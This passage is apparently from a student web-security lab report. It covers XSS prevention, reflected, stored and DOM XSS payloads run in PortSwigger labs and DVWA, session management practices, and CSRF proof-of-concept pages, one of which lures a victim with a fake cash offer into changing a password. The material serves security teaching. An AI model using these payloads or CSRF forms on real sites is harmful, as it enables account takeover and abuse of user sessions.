4. How to Prevent XSS Attacks?

To keep yourself safe from XSS, you must sanitize your input. Your application code should never output data received as input directly to the browser without checking it for malicious code. Effectively preventing XSS vulnerabilities is likely to involve a combination of the following measures:

1. **Filter input on arrival:** At the point where user input is received, filter as strictly as possible based on what is expected or valid input.

2. **Encode data on output:** At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.

3. **Use appropriate response headers:** To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.

4. **Content Security Policy:** As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

Reflected XSS

Suppose a website has a search function which receives the user-supplied search term in a URL parameter: <https://insecure-website.com/search?term=gift>

The application echoes the supplied search term in the response to this URL:

“ <p>You searched for: gift</p> “


Assuming the application doesn't perform any other processing of the data, an attacker can construct an attack like this:

“ https://insecure-website.com/search?term=<script>/*+Bad+stuff+here...+*/</script> “

This URL results in the following response:

“ <p>You searched for: <script>/* Bad stuff here... */</script></p> “

If another user of the application requests the attacker's URL, then the script supplied by the attacker will execute in the victim user's browser, in the context of their session with the application.



Stored XSS

Suppose a website allows users to submit comments on blog posts, which are displayed to other users. Users submit comments using an HTTP request like the following:

“

POST /post/comment HTTP/1.1

Host: vulnerable-website.com

Content-Length: 100

postId=3&comment=This+post+was+extremely+helpful.&name=Carlos+Montoya
&email=carlos%40normal-user.net

“

After this comment has been submitted, any user who visits the blog post will receive the following within the application's response:

“ <p>This post was extremely helpful.</p> “

Assuming the application doesn't perform any other processing of the data, an attacker can submit a malicious comment like this:

“ <script>/* Bad stuff here... */</script> “

Within the attacker's request, this comment would be URL-encoded as:

comment=%3Cscript%3E%2F*%2BBad%2Bstuff%2Bhere...%2B*%2F%3C%2Fs
cript%3E

Any user who visits the blog post will now receive the following within the application's response:

“ <p><script>/* Bad stuff here... */</script></p> “

The script supplied by the attacker will then execute in the victim user's browser, in the context of their session with the application.

Leave a comment

Comment:

```
<script>alert("You are hacked")</script>
```

Name:

Hacker101

Email:


hacker101@gmail.com

Website:

https://hacker101.com

Post Comment

[< Back to Blog](#)



DOM-based XSS

The document.write sink works with script elements, so you can use a simple payload, such as the one below:

“ document.write('... <script>alert(document.domain)</script> ...'); “

Note, however, that in some situations the content that is written to document.write includes some surrounding context that you need to take account of in your exploit. For example, you might need to close some existing elements before using your JavaScript payload.

0 search results for 'hacker101'

Search the blog...

Search

[< Back to Blog](#)

"><svg onload=alert(1)>

Search

0a9e001e045cc4f4c0da135d005100c3.web-security-academy.net/?search="><svg+onload%3Dalert%281%29>

Web Security Academy 

DOM XSS in ...e045cc4f4c0da135d005100c3.web-security-academy.net says
location.s 1

[Back to lab descrip](#)

OK

SQL Injection Exploitation using DVWA

Here, we will use the Damn Vulnerable Web Application (DVWA). It's a web app developed in PHP and MySQL and intentionally made to be vulnerable.

Use the default credentials below:

- Username: admin
- Password: password

After a successful login, you will see the DVWA main page. First, click on the DVWA Security on the bottom left, set security to Low, and click Submit.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low Medium High Impossible

Submit

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

Now, click on XSS (Reflected) on the left pane to select the vulnerability to Reflected XSS because we are going to practice Reflected XSS attack. Input a unique string in the input section and submit it as shown below.


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello hacker101

Now, press CTRL+U to view the page source and find the unique string which we have entered. Our unique string is present in the page source and is vulnerable to

XSS attack. Now enter the payload `<script>alert()</script>` in the same field and submit the request.'




What's your name?

127.0.0.1/dvwa/vulnerabilities/xss_r/?name=<script>alert%28\"You+are+hacked\"%29<%2Fscript>#

127.0.0.1 says
You are hacked


OK

Now, click on XSS (Stored) on the left pane to select the vulnerability to Stored XSS because we are going to practice Stored XSS attack. Input a unique string in the input section and submit it as shown below.



Name: test
Message: This is a test comment.

On pressing CTRL+U to check page source and then searching for test string revealed that test is reflecting. Therefore the field may be vulnerable to Stored XSS attack. Now enter the payload `<script>alert()</script>` in the same field and submit the request.



Vulnerability: Stored Cross Site Scripting (XSS)

Name *


Message *

127.0.0.1/dvwa/vulnerabilities/xss_s/

127.0.0.1 says
You are hacked

OK

Further, click on XSS (DOM) on the left pane to select the vulnerability to DOM XSS because we are going to practice DOM XSS attack. We are on a challenge page. Click on the Select button to check how the application is behaving. On button click it sets the value of default parameter to English in the URL.



So let us modify the value of the default parameter in the URL with some unique string hello and check where our input is reflected in HTML DOM and how it is processed.


In the below screenshot `document.location.href.substring()` function is our potential source because it is accepting the user input inside the default parameter. `document.write()` as our potential sink because it reflects the entered value from source inside the `<option>...</option>` tag. Which means whatever we input in the default parameter will reflect back inside `<option>...</option>` tag inside HTML DOM.

```
<form name="XSS" method="GET">
  <select name="default"> == $0
    <script>
      if (document.location.href.indexOf("default=") >= 0) {
        var lang =
document.location.href.substring(document.location.href.indexOf("default=")+8);
        document.write("<option value='" + lang + "'" +
decodeURI(lang) + "</option>");
        document.write("<option value='' disabled='disabled'>--
--</option>");
      }

      document.write("<option value='English'>English</option>");
      document.write("<option value='French'>French</option>");
      document.write("<option value='Spanish'>Spanish</option>");
      document.write("<option value='German'>German</option>");

    </script>
    <option value="hello">hello</option> slot
```

Since our unique string is reflected back in HTML DOM, let us inject our basic XSS payload `<script>alert('DOM XSS')</script>` in place of hello in default parameter. We can clearly see in the screenshot that our injected payload got executed successfully and we got XSS pop up.



Conclusion:

Thus we have studied how to perform different types of Cross-Site Scripting (XSS) vulnerability and OS Command vulnerability.

Case Study 10

Aim: Understanding the concept of Session Management for Web Application.

Theory:

1. What is Session management?

- Session management manages sessions between the web application and the users. The communication between a web browser and a website is usually done over HTTP or HTTPS. When a user visits a website, a session is made containing multiple requests and responses over HTTP.
- According to RFC, HTTP is a stateless protocol. In this process, each request and response is independent of other web processes. Session management capabilities linked to authentication, access, control, and authorization are commonly available in a web application.



- Session management in modern web applications involves securely maintaining user sessions initiated upon authentication, granting access to specific resources based on their credentials.
- It ensures that users are authenticated and authorized to access certain parts of the web application while protecting their data and interactions.

2. What are the Session Management Best practices according to OWASP?

The following are some of the best practices as per the OWASP:

1. Use a trusted server for creating session identifiers.
2. Efficient algorithms should be used by the session management controls to ensure the random generation of session identifiers.
3. Ensure that the logging out functionality terminates the associated connection/session entirely.
4. Ensure that session inactivity timeout is as short as possible, it is recommended that the timeout of the session activity should be less than several hours.
5. Generate a new session identifier when a user re-authenticates or opens a new browser session.
6. Implement periodic termination of sessions, especially for applications that provide critical services.
7. Appropriate access controls should be implemented to protect all server-side session data from unauthorized access by other users.

3. What is Cross Site Request Forgery (CSRF or XSRF)?

- CSRF is a web security flaw that tricks users into unintentionally performing actions on a website, like changing their account details or making transactions, without their consent.
- It exploits the same origin policy's limitations, allowing attackers to potentially gain control over a user's account, especially if the user has privileged access within the application.
- CSRF poses a significant threat to web applications as it can lead to unauthorized actions and data breaches if not properly mitigated.

For a CSRF attack to be possible, three key conditions must be in place:

1. **A relevant action:** There is an action within the application that the attacker has a reason to induce.


2. Cookie-based session handling: Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests.\
3. No unpredictable request parameters: The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess.

CSRF Attack

Manually creating the HTML needed for a CSRF exploit can be cumbersome, particularly where the desired request contains a large number of parameters, or there are other quirks in the request.

1. Select a request anywhere in Burp Suite Professional that you want to test or exploit.
2. From the right-click context menu, select Engagement tools / Generate CSRF PoC.
3. Burp Suite will generate some HTML that will trigger the selected request (minus cookies, which will be added automatically by the victim's browser).
4. You can tweak various options in the CSRF PoC generator to fine-tune aspects of the attack. You might need to do this in some unusual situations to deal with quirky features of requests.
5. Copy the generated HTML into a web page, view it in a browser that is logged in to the vulnerable web site, and test whether the intended request is issued successfully and the desired action occurs.

Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.



Login

Username

Password

Log in

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

Email

Update email

My Account

Your username is: wiener

Your email is: hacker101@gmail.com

Email

Update email

Use the following HTML template and fill in the request's method, URL, and body parameters. You can get the request URL by right-clicking and selecting "Copy URL".

```
<form method="$method" action="$url">
  <input type="hidden" name="$param1name" value="$param1value">
</form>
<script>
  document.forms[0].submit();
</script>
```

Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".

Body:

```
<form method="POST" action="https://0aa400610474b33bc09309ad000900f8.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="hackednow@gmail.com">
</form>
<script>
  document.forms[0].submit();
</script>
```

[Store](#) [View exploit](#) [Deliver exploit to victim](#) [Access log](#)

To verify that the exploit works, try it on yourself by clicking "View exploit" and then check the resulting HTTP request and response.

My Account

Your username is: wiener

Your email is: hackednow@gmail.com

Email

[Update email](#)

CSRF Attack using DVWA

Here, we will use the Damn Vulnerable Web Application (DVWA). It's a web app developed in PHP and MySQL and intentionally made to be vulnerable.

Use the default credentials below:

Username: admin

Password: password

After a successful login, you will see the DVWA main page. Now click on the CSRF tab on the left pane.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

Current password:

New password:

Confirm new password:

Change

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- [Chromium](#)
- [Edge](#)
- [Firefox](#)

If we change the password of the login credentials from “password” to “123”, the password gets changed. Now performing the CSRF attack.

Current password:

New password:

Confirm new password:

Change

Password Changed.

Now we right click on the page and go to the Page Source. Copy the form tag given below.

```

</div><br />
<form action="#" method="GET">
  Current password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_current"><br />
  New password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
  Confirm new password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
  <br />
  <input type="submit" value="Change" name="Change">
  <input type="hidden" name="user_token" value="d13e80e172244561c31f5537192b1c33" />
</form>

```

Now open any text editor and edit the following form tag code into the following text. Save it as *mysite.html*.

```

<form action="http://127.0.0.1/dvwa/vulnerabilities/csrf/" method="GET">
  <h1>Click the button to get $1000000000</h1>
  <input
    type="hidden"
    autocomplete="off"
    name="password_current"
    value="123"
  />
  <input type="hidden" autocomplete="off" name="password_new" value="hacked" />
  <input type="hidden" autocomplete="off" name="password_conf" value="hacked" />
  <input type="submit" value="Change" name="Change" />
  <input
    type="hidden"
    name="user_token"
    value="d13e80e172244561c31f5537192b1c33"
  />
</form>

```

On opening the HTML file, it will redirect to the following page.



The screenshot shows a web browser window with the address bar displaying 'File | D:/mysite.html'. The main content area has a large heading 'Click the button to get \$1000000000' and a single button labeled 'Change' below it.

On clicking the change button, it will redirect to the DVWA CSRF Credentials page. Now the password is changed to “hacked”.

Current password:

New password:

Confirm new password:

Change

Password Changed.

Conclusion:

Thus we have studied how to validate Session Management for Web Application and performed CSRF attacks using DVWA and Portswigger.